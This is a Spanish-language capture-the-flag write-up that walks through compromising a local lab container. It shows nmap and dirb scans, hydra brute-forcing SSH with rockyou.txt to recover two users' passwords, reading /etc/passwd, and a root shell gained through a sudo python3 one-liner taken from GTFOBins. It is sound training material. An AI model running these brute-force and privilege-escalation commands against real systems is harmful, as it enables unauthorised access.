

```
(kali㉿kali)-[~/pequenas-mentirosas]
$ sudo nmap -sVC -p- -T5 -sS -Pn -n --open 172.17.0.2
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 08:33 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|_  256 9e:10:58:a5:1a:42:9d:be:e5:19:d1:2e:79:9c:ce:21 (ECDSA)
|_  256 6b:a3:a8:84:e0:33:57:fc:44:49:69:41:7d:d3:c9:92 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds

(kali㉿kali)-[~/pequenas-mentirosas]
$
```

Liammm251

HTTP:

Vemos que hay un http:



```
—(kaliⓈkali)-[~/Downloads]
```

```
—$ dirb http://172.17.0.2
```

```
DIRB v2.22
```

```
By The Dark Raver
```

```
START_TIME: Wed Jul 9 08:37:04 2025
```

```
URL_BASE: http://172.17.0.2/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
— Scanning URL: http://172.17.0.2/ —
```

```
- http://172.17.0.2/index.html (CODE:200|SIZE:85)
```

```
- http://172.17.0.2/server-status (CODE:403|SIZE:275)
```

```
END_TIME: Wed Jul 9 08:37:07 2025
```

```
DOWNLOADED: 4612 - FOUND: 2
```

```
(kali㉿kali)-[~/Downloads]
$ dirb http://172.17.0.2

DIRB v2.22
By The Dark Raver

START_TIME: Wed Jul  9 08:37:04 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URL: http://172.17.0.2/
- http://172.17.0.2/index.html (CODE:200|SIZE:85)
- http://172.17.0.2/server-status (CODE:403|SIZE:275)

END_TIME: Wed Jul  9 08:37:07 2025
DOWNLOADED: 4612 - FOUND: 2
```

Vamos al Index



Pista: Encuentra la clave para A en los archivos.

Entonces lanzaremos gobuster para ver posibles archivos pero no veo nada entonces lo unico q se me ocurre es intentar hydra con a, el posible user

```

(kali㉿kali)-[~/Downloads]
$ hydra -l a -P rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-09 08:52:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per
task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: a password: secret
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-09 08:52:52

(kali㉿kali)-[~/Downloads]
$

```

Efectivamente me querían hacer el lio

Escalada con A:

```

(root㉿kali)-[/home/kali/Downloads]
# ssh a@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:k21i9gNka9bAHgFRx7TjoBoqirDbAkhw/dp9dfTXRRs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
a@172.17.0.2's password:
Linux dec0fdbde2ba 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
a@dec0fdbde2ba:~$

```

Mientras que tenía ese password y buscaba escalada he abierto el passwd a ver posibles usuarios para enumerarlos

```

a@dec0fdbde2ba:/var/www/html$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
spencer:x:1000:1000::/home/spencer:/bin/bash
a:x:1001:1001::/home/a:/bin/bash
a@dec0fdbde2ba:/var/www/html$

```

Me llama la atención spencer ya que tiene una carpeta propia en /home así que lanzamos un hydra a ese user mientras intentamos escalar y me encontró user:

```

(kali@kali) - [~/Downloads]
$ hydra -l spencer -P rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-09 08:59:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: spencer  password: password1

```

Liammm251

ESCALADA A ROOT:

Vemos binarios que puede usar como root:

```
spencer@dec0fdbde2ba:/var/www/html$ sudo -l
Matching Defaults entries for spencer on dec0fdbde2ba:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User spencer may run the following commands on dec0fdbde2ba:
    (ALL) NOPASSWD: /usr/bin/python3
```

Vemos en el GTFObins

| Sudo

Si se permite que el binario se ejecute como superusuario `sudo`, no se pierden los privilegios elevados y se puede utilizar para acceder al sistema de archivos, escalar o mantener el acceso privilegiado.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

Y ejecutamos pero como python3

```
spencer@dec0fdbde2ba:/var/www/html$ sudo python3 -c 'import os; os.system("/bin/sh")'
# whoami
root
# █
```